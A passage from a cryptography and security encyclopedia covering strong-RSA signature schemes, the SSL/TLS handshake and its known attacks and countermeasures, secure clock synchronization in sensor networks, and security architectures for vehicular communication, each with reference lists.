In the scheme of Fischlin, the public key is a 5-tuple (n, g, h, x, H), where n, h, x, H are as in the Cramer–Shoup scheme, and g is yet another random quadratic residue in Z_n^*. Again, the secret key is the factorization of n, and we use ℓ to denote the output length of H. To sign a message m, the signer picks a new $(\ell+1)$-bit prime e and a random ℓ-bit string α, and then, using the factorization of n, finds an element $y \in Z_n^*$ such that $y^e = x g^{\alpha} h^{\alpha \oplus H(m)} \pmod{n}$. To verify a signature (e, α, y) on message m, the verifier checks that e is an odd $(\ell+1)$-bit number, that α is an ℓ-bit string, and that $y^e = x g^{\alpha} h^{\alpha \oplus H(m)} \pmod{n}$. Fischlin also proposed other variations of this scheme, where the prime e can be chosen even shorter than $\ell+1$ bits (and the computation made slightly more efficient), at the price of a longer public key.

For all of these schemes, it is proved that they are secure (in the sense of EU-CMA), assuming the strong RSA assumption and the collision intractability of the hash function H, and as long as the signer never uses the same prime e for two different signatures. The Cramer–Shoup signature scheme was generalized by Damgård and Koprowski to any ►group where extracting roots is hard [5]. The same generalization can be applied to the schemes described by Fischlin.

It is interesting to note that the Cramer–Shoup signature scheme can be viewed as a simple variation on an earlier scheme by Cramer and Damgård [3]. The Cramer–Damgård scheme is based on a tree construction, and one of its parameters is the depth of that tree. For a tree of depth one, the scheme maintains in the public key a list of t odd primes $e_1, \ldots, e_t$, and can be used to generate up to t signatures, using a different prime each time. The Cramer–Shoup scheme is obtained essentially by letting the signer choose the odd primes "on the fly" instead of committing to them ahead of time in the public key. One pays for this flexibility by having to make a stronger intractability assumption. Since the attacker can now choose the exponent e relative to which it issues the forgery, one has to assume the strong RSA assumption (whereas the standard RSA assumption suffices for the Cramer–Damgård scheme.)

A curious feature of the Cramer–Shoup and Fischlin schemes (as well as some instances of the Gennaro–Halevi–Rabin scheme) is that when there is an a priori polynomial bound on the total number of signatures to be made, the signer can generate its public/private key pair even without knowing the factorization of the modulus n. (This is done using the same strategy as the simulator in the security proof of these schemes.) That makes it possible in some cases to have many users in a system, all sharing the same modulus n.

Recommended Reading

1. Barić N, Pfitzmann B (1997) Collision-free accumulators and fail-stop signature schemes without trees. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer-Verlag, Berlin, pp 480–494
2. Coron JS, Naccache D (2000) Security analysis of the Gennaro–Halevi–Rabin signature scheme. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer-Verlag, Berlin, pp 91–101
3. Cramer R, Damgård IB (1996) New generations of secure and practical RSA-based signatures. In: Koblitz N (ed) Advances in Cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer-Verlag, Berlin, pp 173–186
4. Cramer R, Shoup V (2000) Signature schemes based on the strong RSA assumption. ACM Trans Inform System Sec (ACM-TISSEC) 3(3):161–185
5. Damgård IB, Koprowski M (2002) Generic lower bounds for root extraction and signature schemes in general groups. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002, Lecture notes in computer science, vol 2332. Springer-Verlag, Berlin, pp 256–271
6. Fischlin M (2003) The Cramer-Shoup strong-RSA signature scheme revisited. In: Desmedt YG (ed) Public key cryptography – PKC 2003. Lecture notes in computer science, vol 2567. Springer-Verlag, Berlin, pp 116–129
7. Gennaro R, Halevi S, Rabin T (1999) Secure hash-and-sign signatures without the random oracle. In: Stem J (ed) Advances in cryptology – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer-Verlag, Berlin, pp 123–139

Secure Socket Layer (SSL)

Clemens Heinrich
Francotyp-Postalia GmbH, Birkenwerder, Germany

Synonyms

SSL; TLS

Related Concepts

►Cryptographic Protocol; ►HTTPS; ►Security Standards Activities; ►Web Security

Definition

Secure Socket Layer (SSL) denotes the predominant communication security protocol of the Internet particularly for World Wide Web (WWW) services relating to electronic commerce or home banking.

Background

The majority of web servers and browsers support SSL as the de facto standard for secure client-server communication. The Secure Socket Layer protocol builds up point-to-point connections that allow private and unimpaired message exchange between strongly authenticated parties.

In the ISO/OSI reference model [8], SSL resides in the session layer between the transport layer (4) and the application layer (7); with respect to the Internet family of protocols, this corresponds to the range between TCP/IP and application protocols such as HTTP, FTP, Telnet, etc. SSL provides no intrinsic synchronization mechanism; it relies on the data link layer below.

History

Netscape developed the first specification of SSL in 1994, but only publicly released and deployed the next version, SSLv2 [6]. With respect to ►public key cryptography, it relies mainly on RSA encryption (►RSA Public

Key Cryptosystem) and ►X.509-compliant ►certificates. ►Block ciphers, such as DES (►Data Encryption Standard), ►Triple DES (3DES), and ►RC4, along with hash functions like ►MD5 and ►SHA, complement the suite of prevailing algorithms.

SSLv3 followed in 1996, adding cryptographic methods such as ►Diffie–Hellman key agreement (DH), support for the FORTEZZA key token, and the ►Digital Signature Standard (DSS) scheme [5].

This article focuses on SSL version 3.0 and its designated successor protocol ►Transport Layer Security (TLS) 1.x, which the Internet Engineering Task Force (IETF) published for the first time in January 1999 [4]. The most recent standard proposal RFC 5246 for TLS 1.2 was published in August 2008 [3].

Theory

Layer Structure

SSL splits into distinct layers and message types (see Fig. 1). The *handshake* message sequence initiates the communication, establishes a set of mutual parameters like the protocol version, applicable cryptographic algorithms (*cipher suites*), and assures the validity of the message sequence. During the handshake, the participants accomplish the negotiated ►authentication and derive the session key material.

The *record layer* fragments the full data stream into records with a maximum size of 2^{14} bytes and envelopes them cryptographically under the current session keys. Records contain a keyed message authentication code (►HMAC). The initial handshake presupposes a NULL cipher suite applying no encryption and no HMAC.

The record layer fully provides the use of compression. However, for patent reasons, the core specifications name no method explicitly, except for the mandatory NULL algorithm, which practically makes compression an incompatible, implementation-dependent feature.


Additional *alert* messages inform on exceptional protocol conditions or one participant's demand to end the communication (*closure* alert).

Basic Protocol Sequence

The SSL handshake accomplishes three goals. Firstly, both parties agree on a *cipher suite*, i.e., the set of cryptographic algorithms that they permit to use for the application data protection.

Secondly, they establish a common *master_secret* in order to derive their session key material.

Finally, the participant's identities are authenticated. Although the SSL specification permits anonymous, server-only, and mutual authentication, it is customary to only assert the server's identity.



Secure Socket Layer (SSL). Fig. 1 SSL layer and message structure

Figure 2 gives an overview of the SSL protocol variants. It comprises four different handshake sequences, each identified by a capital letter:


- ***S*** denotes the server-authenticated message flow.
- ***C*** marks the sequence with additional client authentication.
- ***E*** shows the handshake variant with ephemeral ►Diffie–Hellman key agreement.
- ***R*** stands for the handshake of resumed sessions. Note, that the message pairs *ChangeCipherSpec/Finished* of client and server are drawn in reverse order; the server message pair follows *ServerHello* immediately.

The client opens the connection with a *ClientHello* message, which contains its selection of acceptable cipher suites and a random number.

The server chooses from the supported cipher suite and adds another random number, which together builds the *ServerHello* response. Later, these two random numbers become part of the session's *master_secret*.

Server Authentication

The server appends a *Certificate* message, which holds a ►X.509 certificate bearing its identity and public key. Most often RSA keys (►RSA Digital Signature Scheme) are used. DSS-signed certificates usually carry a long-term DH public key. If multiple levels of the public key hierarchy



Secure Socket Layer (SSL). Fig. 2 SSL protocol sequence

separate the server certificate from the root authority certificate present in the client browser, then the server is required to deliver an ordered list of all dependent certificates. The empty *ServerHelloDone* message finishes this sequence.

The client confirms the validity of the certificate chain up to one of its trusted (built-in) root certificates. It generates another random number and encrypts it under the server's RSA public key. This encrypted *pre_master_secret* forms the *ClientKeyExchange* message.

DH/DSS cipher suites might demand the client to create (ephemeral) DH keys matching the server's domain parameters for the *ClientKeyExchange* message. Note, that if both parties own certificates with group-compatible, fixed DH public keys, every connection generates the identical *pre_master_secret*.

Both sides derive the shared session key material independently in two steps. First, the *key derivation function* (KDF) transforms the client's *pre_master_secret* and both exchanged random numbers into the *master_secret*. Afterwards, the KDF is reapplied to the *master_secret* and both random values to compute the final key block. With respect to the chosen cipher suite, the key block is broken up into a maximum of six segments used as directional encryption keys (with initialization vectors) and directional ►HMAC keys.

Client Authentication

SSL servers can demand client authentication through a *CertificateRequest* message. It contains the permitted certificate types, i.e., signature algorithms, and a list of trusted ►certification authorities identified by their respective distinguished name.

The client answers with a *Certificate* message holding either a single certificate or the full certification chain. In addition, it creates a *CertificateVerify* message that contains a digest of the previous handshake messages, signed by the private key that corresponds to the just conveyed certificate.

Ephemeral Diffie–Hellman Key Agreement

The ephemeral ►Diffie–Hellman key agreement (DH) embeds into the *ServerKeyExchange* and the *ClientKeyExchange* messages. Both sides send their DH public keys and, together with their own DH private keys, calculate a shared *pre_master_secret*. Note, that anonymous DH cipher suites are susceptible to man-in-the-middle

attacks and protect only against passive eavesdropping (►eavesdropper).

Both sides end the handshake sequence with two further messages: *ChangeCipherSpec* indicates the shift to the newly negotiated cipher parameters. *Finished* is the first message encrypted under the new cryptographic material; it declares the handshake sequence complete. It holds an HMAC digest over the whole handshake sequence and the negotiated *master_secret* in order to ensure that no message tampering remains undetected.

The cryptographic state is established and confirmed on both sides, and the record layer now encrypts and authenticates application data under its new session keys.

The alert message *CloseAlert* indicates the protocol end, followed by the TCP layer's closing FIN packet.

Protocol Resumption

SSL permits the resumption of formerly established sessions in order to shortcut the handshake and preserve CPU cycles by avoiding, for instance, the computationally expensive *pre_master_secret* decryption.

Depending on whether the server supports this feature, it sends a session identification string enclosed in the *ServerHello* message. After establishing a valid cryptographic state, this id refers to the stored *master_secret*. Subsequent client connections indicate their intention to resume a session by specifying the id in the *ClientHello* message.

Resumed sessions possess unique key blocks because the key generation process recombines the stored *master_secret* with fresh random nonce out of both *Hello* messages.

Additional Information

SSL permits the renegotiation of its cipher suites during the course of the application protocol through a simple repetition of the handshake sequence.

The Internet Assigned Numbers Authority (IANA) allots unique TCP port numbers to SSL/TLS-enabled protocols, which are marked with the appended letter *S*; for example, port 443 for HTTPS or 989/990 for FTPS [7].

Security Analysis

Several authors have analysed the SSL protocol suite, stating in consensus that, beginning with v3.0, it is mature and without major design flaws [11, 12, 14].

Wagner and Schneier conclude in their analysis that "*In general SSL 3.0 provides excellent security against eavesdropping and other passive attacks. Although export-weakened modes offer only minimal confidentiality protection, there is nothing SSL can do to improve that fact.*" [14]

Some minor attacks are known; however, cautious implementation seems to prevent their applicability [13].

The ►man-in-the-middle *version rollback* attack tries to establish a SSL v2.0 handshake protocol between SSLv3/TLS-capable parties in compatibility mode. Due to a serious flaw in SSLv2, an active adversary is capable to enforce an export weakened cipher suite, and attack the session keys *brute-force* (►Cryptanalysis). This SSLv2 attack is also called *cipher suite rollback*. The TLS standard [3] gives recommendations on how to detect downgrade attempts by embedding a short, well-defined pattern into the PKCS#1 padding data (►PKCS) of the RSA encryption, instead of using of purely random bytes. If an SSLv3/TLS-capable server finds the pattern, it will recognize that the other party operates in backwards compatibility mode, although a later protocol version is supported.

Bleichenbacher published an attack against the PKCS#1 (version 1) formatted RSA encryption known as the *million message attack* [1]. Probing an SSL/TLS server with chosen *ClientKeyExchange* messages might reveal the encrypted *pre_master_secret* after about 2^{20} attempts if the server issues error alerts that allow distinguishing between correctly and incorrectly formatted messages (►chosen ciphertext attack). The TLS specification recommends as a countermeasure to treat PKCS#1 formatting errors by simply continuing the handshake protocol with a randomly generated *pre_master_secret*. In this case, the server behaves alike, whether or not the formatting is correct [4].

The general method of timing cryptanalysis [10] is applicable against SSL/TLS servers if a large number of unbiased measurements of private key operations is available. Practical attacks were shown for example by Brumley and Boneh [2] and Klima et al. [9]. Countermeasures against timing attacks usually degrade performance, for instance, by randomly delaying cryptographic operations or by retaining a constant response time in order to conceal information of the algorithms' execution paths.

Recommended Reading

1. Bleichenbacher D (1998) Chosen ciphertext attacks against protocols based on RSA encryption standard PKCS#1. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12
2. Brumley D, Boneh D (2003) Remote timing attacks are practical. In: Proceedings of the 12th USENIX security symposium, Washington, DC
3. Dierks T, Rescorla E (2008) The transport layer security (TLS) protocol version 1.2. IETF RFC 5246. This document obsoletes predecessors RFC 3268, 4346, 4366 and updates RFC 4492. http://www.ietf.org/rfc/rfc5246.txt. Accessed Aug 2008
4. Dierks T, Allen C (1999) The TLS protocol version 1.0. IETF RFC 2246. This document was obsoleted by RFC 4346. http://www.ietf.org/rfc/rfc2246.txt. Accessed Jan 1999

5. Freier A, Karlton P, Kocher P (1996) The SSL 3.0 protocol. Netscape Communications Corp, 1996
6. Hickman KEB (1995) The SSL protocol v2.0 (revised). Netscape Communications Corp., Feb 1995. Note: Precursor documents of v2.0 were published in 1994
7. Internet Assigned Numbers Authority (IANA). http://www.iana.org/
8. ISO 7498-2. Information processing systems – open systems interconnection – basic reference model – part 2: security architecture. ISO International Standard 7498-2; First edition 1989-02-15
9. Klima V, Pokorny O, Rosa T (2003) Attacking RSA-based sessions in SSL/TLS. http://eprint.iacr.org/2003/053/
10. Kocher P (1997) Timing attacks on implementations of Diffie–Hellman, RSA, DSS, and other systems. In: Kaliski Jr BS (ed) Advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 104–113
11. Mitchell JC, Shmatikov V, Stern U (1998) Finite state analysis of SSL 3.0. In: Proceedings of the 7th USENIX security symposium, San Antonio, TX
12. Paulson LC (1999) Inductive analysis of the Internet protocol TLS. In: Christianson B, Crispo B, Harbison WS, Roe M (eds) Security protocols: 6th international workshop 1998. Lecture notes in computer science, vol 1550. Springer, Berlin, p 13ff
13. Rescorla E (2000) SSL and TLS: designing and building secure systems. Addison-Wesley, Reading
14. Wagner D, Schneier B (1997) Analysis of the SSL 3.0 protocol (revised). In: The second USENIX workshop on electronic commerce proceedings, USENIX Press, Oakland, Nov 1996

Secure Time Synchronization

Kun Sun[1], Peng Ning[2]
[1]Intelligent Automation, Inc., Rockville, MD, USA
[2]Department of Computer Science, North Carolina State University, Raleigh, NC, USA

Related Concepts

►Security; ►Time Synchronization; ►Wireless Sensor Networks

Definition

Secure time synchronization in wireless sensor networks is to securely synchronize the clocks of sensor nodes in hostile environments.

Background

Time synchronization is indispensable for many wireless sensor network applications. Several time synchronization protocols (e.g., [1, 2]) have been proposed for wireless sensor networks in benign environments. However, without addressing security, all those time synchronization techniques cannot survive malicious attacks in hostile environments. Attacks against existing time synchronization protocols have been summarized in [3]. Because all time synchronization protocols rely on time-sensitive message exchanges, an adversary may forge or delay time synchronization messages, jam the communication channel, and drop time synchronization messages. Though message authentication can be used to validate message sources and contents, it cannot validate the timeliness of messages.

Theory

A number of secure time synchronization techniques have been proposed for wireless sensor networks to achieve pair-wise time synchronization between two neighbor nodes, cluster-based time synchronization among a group of sensor nodes, or global time synchronization in a whole sensor network.

First, Ganeriwal et al. [6] proposed a secure single-hop pair-wise synchronization technique to deal with the pulse-delay and wormhole attacks. It uses authenticated time-stamp information to estimate both clock difference and message transmission delay, which can detect the extra message transmission delay introduced by the pulse-delay and wormhole attacks. However, because it uses software to authenticate time synchronization messages, it does not work on sensor radios with high data rate (e.g., 250 kbps) due to the large delay for generating message authentication code. To solve this problem, Sun et al. [4] proposed to use hardware security component in IEEE 802.15.4 compliant radios to authenticate the time synchronization messages. Song et al. [5] proposed two methods for detecting and tolerating the pulse-delay attacks: one transforms attack detection into statistical outliers detection, and the other detects attacks by deriving the bound of the time difference between two nodes through message exchanges.

Second, a fault-tolerant cluster-wise clock synchronization [8] has been proposed to provide a common clock among a cluster of nodes, where the nodes in each cluster can communicate with each other directly through broadcast. It guarantees an upper bound of time difference between normal nodes in a cluster, provided that the malicious nodes are no more than one-third of the cluster. Unlike the traditional fault-tolerant time synchronization approaches, this scheme does not introduce collisions between synchronization messages, nor does it require costly digital signatures.

Third, two secure and resilient global time synchronization schemes [7] have been proposed to achieve a common clock among all the sensor nodes in a sensor network. The basic idea is to provide redundant ways for each node to synchronize its clock with the common source, so that it can tolerate partially missing or false

synchronization information provided by the malicious nodes. A secure and resilient global time synchronization protocol called TinySeRSync [5] has been implemented on MICAz motes running TinyOS. The experimental results indicate that TinySeRSync is a practical system. A secure global time synchronization scheme [9] has been proposed for heterogeneous sensor networks (HSN), which consists of a small number of powerful high-end sensors and a large number of low-end sensors. The scheme consists of two parts: synchronizing all high-end sensors that have long transmission range in an HSN and synchronizing low-end sensors to the high-end sensors in each cluster.

Applications

Time synchronization is an important component of a wireless sensor network to provide a common clock among sensor nodes. Most wireless sensor network applications, such as data fusion, target tracking, and power saving, require synchronized clocks among sensor nodes. The time-slotted MAC protocols achieve multiple accesses to the shared communication medium by assigning time slots to a group of nodes. Thus, sensor nodes need to have a synchronized clock to access their time slots without colliding with each other. However, without addressing security, all the time synchronization techniques in wireless sensor networks cannot survive the malicious attacks in hostile environments. Secure time synchronization can provide a common clock in sensor nodes even under attacks in hostile environments.

Open Problems

WirelessHART [10] is an industrial standard on using wireless sensor networks in industrial control systems. Time synchronization is critical for time division multiple access (TDMA) and channel-hopping techniques used in WirelessHART MAC layer protocol. It is important to measure the impacts of various attacks on the time synchronization scheme in WirelessHART standard and provide countermeasures for those potential attacks.

Recommended Reading

1. Elson J, Girod L, Estrin D (2002) Fine-grained network time synchronization using reference broadcasts. ACM SIGOPS Oper Syst Rev 36:147–163
2. Ganeriwal S, Kumar R, Srivastava MB (2003) Timing-sync protocol for sensor networks. In: Proceedings of the First International Conference on Embedded Networked Sensor Systems (SenSys), Los Angeles, California, pp 138–149
3. Manzo M, Roosta T, Sastry S (2005) Time synchronization attacks in sensor networks. In: Proceedings of the 3rd ACM Workshop on Security of Ad Hoc and Sensor Networks, Alexandria, Virginia, pp 107–116
4. Sun K, Ning P, Wang C, Liu A, Zhou Y (2006) Tinysersync: secure and resilient time synchronization in wireless sensor networks. In: Proceedings of 13th ACM Conference on Computer and Communications Security (CCS'06), Alexandria, Virginia, pp 42–51
5. Song H, Zhu S, Cao G (2005) Attack-resilient time synchronization for wireless sensor networks. In: Proceedings of IEEE International Conference on Mobile Ad-hoc and Sensor Systems (MASS'05), Washington, DC
6. Ganeriwal S, Capkun S, Han C, Srivastava MB (2005) Secure time synchronization service for sensor networks. In: Proceedings of 2005 ACM Workshop on Wireless Security (WiSe 2005), September 2005, Cologne, Germany, pp 97–106
7. Sun K, Ning P, Wang C (2006) Secure and resilient clock synchronization in wireless sensor networks. IEEE J Select Areas Commun 24(2):395–408
8. Sun K, Ning P, Wang C (2005) Fault-tolerant cluster-wise clock synchronization for wireless sensor networks. IEEE Trans Depend Secure Comput 2(3):177–189
9. Du X, Xiao Y, Guizani M, Chen HH (2008) Secure and efficient time synchronization in heterogeneous sensor networks. IEEE Trans Vehicular Technol
10. WirelessHART, http://www.hartcomm.org/protocol/wihart/wireless_technology.html

Secure Vehicular Communication Systems

Panos Papadimitratos, Jean-Pierre Hubaux
School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

Definition

Security for vehicular communication (VC) systems comprises architectures and specific schemes to manage faulty behavior of the VC system entities, which are computing, sensing, and communication devices integrated in vehicles and the roadside.

Background

After the deployment of automated toll collection or active roadsigns, VC systems are envisioned as the future technology for improved traffic efficiency and safety. VC systems will comprise *nodes*, in other words, vehicle-mounted and roadside infrastructure units (RSUs), equipped with onboard sensory, processing, and wireless communication modules. Vehicle-to-vehicle (V2V) and vehicle-to-infrastructure (V2I) communication can

enhance transportation safety and efficiency, as well as infotainment. For example, VC systems can send warnings about environmental hazards (e.g., ice on the pavement), traffic and road conditions (e.g., emergency braking, congestion, or construction sites), and local (e.g., tourist) information.

The unique features of VC are a double-edged sword: a rich set of tools will be available, but a formidable set of abuses and attacks will then become possible. Consider, for example, an attacker that "contaminates" large portions of the vehicular network with false information: A single compromised vehicle can transmit false hazard warnings that can then be taken up by all vehicles in both traffic streams; or a tampered vehicle can forge messages to masquerade as an emergency vehicle to mislead other vehicles to slow down and yield; or a different type of attacker can deploy a number of receivers and record messages transmitted by the vehicles, especially safety beacons that report the vehicle's location, in order to track a vehicle's location and transactions and to infer private information about its driver and passengers.

It is clear that to thwart such attacks, security and privacy-enhancing mechanisms are necessary; in fact, they are a prerequisite for deployment. Otherwise VC systems could make antisocial and criminal behavior easier, in ways that would actually jeopardize the benefits of their deployment. This has been recently well understood in academia, the industry, and among authorities; and a number of concerted efforts have been undertaken to design security architectures for VC systems [1–4].

Adversary Model

VC system entities could deviate from the implemented protocol definitions. Such *faulty* or *adversarial* behavior could be the result of rogue versions of the protocols built by attackers, and modifications of the functionality of the VC system nodes; by tampering either with the onboard software and/or the hardware, or even because of VC software corruption by malicious software (viruses, trojans, etc., usually termed as malware). In general, many adversarial nodes can be present, often acting individually; or possibly in collusion, coordinating their actions. It is reasonable to assume that at any time and location only a few adversaries are likely to be physically present. This does not preclude a group of adversarial nodes surrounding a correct one, but such a situation would be rare. Of course, adversarial behavior can be passive: The attackers deploy or control a possibly large number of devices that collect VC messages and thus information on vehicles and system users.

Security Requirements

Without considering specific applications and protocols, a list of general security requirements are identified. *Message authentication and integrity* to protect messages from alteration and allow receivers to corroborate the node that created the message. If necessary, *entity authentication* can provide evidence of the sender *liveness*, that is, the fact that it generated a message recently. To prevent a sender from denying having sent a message, *non-repudiation* is needed. Furthermore, *access control* and *authorization* can determine what each node is allowed to do in the network, in terms of the implemented system functionality. *Confidentiality* can keep message content secret from unauthorized nodes.


Related to information hiding, *privacy and anonymity* are required, at least at the level of protection achieved before the advent of VC systems. In general, VC systems should not disclose or allow inferences on private user information. The identity of a vehicle performing a VC-specific action (e.g., transmitting a message) should be concealed, and an observer should be unable to determine which vehicle performed an action and should be unable to link any two actions by the same vehicle. But transportation safety applications need to correlate locations of a vehicle over a short period (e.g., to warn about a collision). Thus, a less stringent requirement is considered: messages produced by a node over a protocol-selectable period of time τ can be linked, but any two messages generated at times t_1 and t_2, such that $t_2 > t_1 + \tau$ cannot. The shorter τ is, the fewer the linkable messages are, and the harder it becomes to trace a node.

Along with privacy-enhancing technologies, it is required that any VC-specific action can be linked to the specific related node in order to attribute *liability*, for example, in the case of an accident. Finally, *availability* is also sought, so that VC systems can remain operational even in the presence of faults and can resume normal operation after the removal of the faulty nodes. Another significant dimension is that of *non-cryptographic security*, including the determination of data *correctness* or *consistency*.

Theory and Applications

Security Architecture for VC Systems: Basic Elements

Secure VC systems, illustrated in Fig. 1, will rely on multiple *certification authorities* (CAs), each managing the *long-term* identities and credentials for nodes registered in its *region* (e.g., canton or state). Each node is uniquely identified, and it holds one or more private–public key pairs



Secure Vehicular Communication Systems. Fig. 1 Abstract view of the system

and certificates. The CA attests to the attributes of each registered node, according to its capabilities and roles in the system. The CAs are responsible for *evicting* nodes from the system, for administrative or technical reasons, if needed. The CAs interact infrequently with nodes, utilizing RSUs as a gateway.

The basic technique for nodes to *secure communication* is to digitally sign messages, after attaching a time stamp and the signer's location and certificate to the message. This way, modification, forgery, replay, and relay attacks can be defeated. The relay attacks relate to secure neighbor discovery, which is possible precisely because safety beacons can include the time and location at the point they are sent across the wireless medium. The originator or relaying nodes can sign beacons, multi-hop flooded, and position-based multi- or uni-casted messages in different ways.

To provide both security and a degree of anonymity, long-term keys and credentials are *not* used to secure communication. Rather, the approach of *pseudonymity* or *pseudonymous authentication* is used. Each vehicle is equipped with multiple certified public keys (pseudonyms) that do not reveal the node identity. It obtains those pseudonyms from a trusted third party, a *pseudonym provider*, by proving it is registered with a CA. Then, the vehicle uses each pseudonym and private key for at most τ seconds, the pseudonym lifetime, and then discards it. Messages signed under the same pseudonym can be trivially linked, but messages signed under different pseudonyms cannot.

Security Architecture for VC Systems: Additional Elements

Hardware security: A trusted computing base, termed the hardware security module (HSM) in the SeVeCom architecture [1, 2], has tamper-resistant properties, and it consists of a CPU, nonvolatile memory, a built-in clock, an I/O interface, and a built-in battery. Its main functions are for private key cryptographic operations and provision of trustworthy time stamping.

Revocation: Certificates of faulty nodes or compromised cryptographic keys have to be revoked, to prevent damage to the VC system. Revocation can be decided by the CA for administrative or technical reasons. A distributed protocol can be locally executed to collect evidence of misbehavior, identify wrongdoers, and then exclude them from the local VC operation. The fundamental revocation mechanism is the distribution of *revocation lists* (*RLs*). Sparse roadside infrastructure, with RSUs placed kilometers apart and transmitting the RL at a few kilobits per second, suffices for all vehicles to obtain an RL of hundreds of kilobytes over an average commute period.

Data trustworthiness: Traditionally, if the sender of a message is trusted, then the content of the message is trusted as well. This notion is valid for long-lived, static trust relationships, but in VC systems there is often no ground for similar approaches. Moreover, to determine their trustworthiness, interaction with possibly adversarial data senders is hard due to the large-scale and fast-changing topology of VC networks. It is thus necessary to

assess the *trustworthiness of data per se*. The combination of multiple pieces of evidence or their absence allow nodes to decide on the fly on the trustworthiness of data, as obtained by other nodes in the VC system.

Secure localization: Location information is critical for VC systems, basically for all safety applications but also for position-based information dissemination. The determination of a node's own position is paramount, with global navigation satellite systems (GNSS) playing already a central role. However, the adversary can interfere, injecting forged or replayed navigation messages, and manipulate the location of the victim nodes. Defense mechanisms can allow receivers to detect adversarial GNSS transmissions and reject false location information. Alternatively, other dedicated infrastructure could be deployed to provide secure localization. To defend against adversarial nodes that falsely report their position, data consistency checks, or secure position verification techniques could be used.

Open Problems

Recent developments provide mature and deployable solutions for secure VC systems, although without addressing all issues. Three main future directions are briefly discussed here. For more information on secure and privacy-enhancing VC systems, their performance and effectiveness, and ongoing and future research, two recent articles are recommended as additional reading [1, 2].

Large-scale experimentation: Benchmarks, implementation of secure VC software, large-scale simulations, and field demonstrations show that secure VC is practical. With the appropriate design, secure VC systems can be as effective as their unsecured counterparts, which do impose the security overhead but are not an option for future deployment. Nonetheless, large-scale experimentation with any type (secure or not) of VC system has yet to be performed. Large-scale test beds for a thorough validation of the system will be beneficial toward secure VC system deployment.

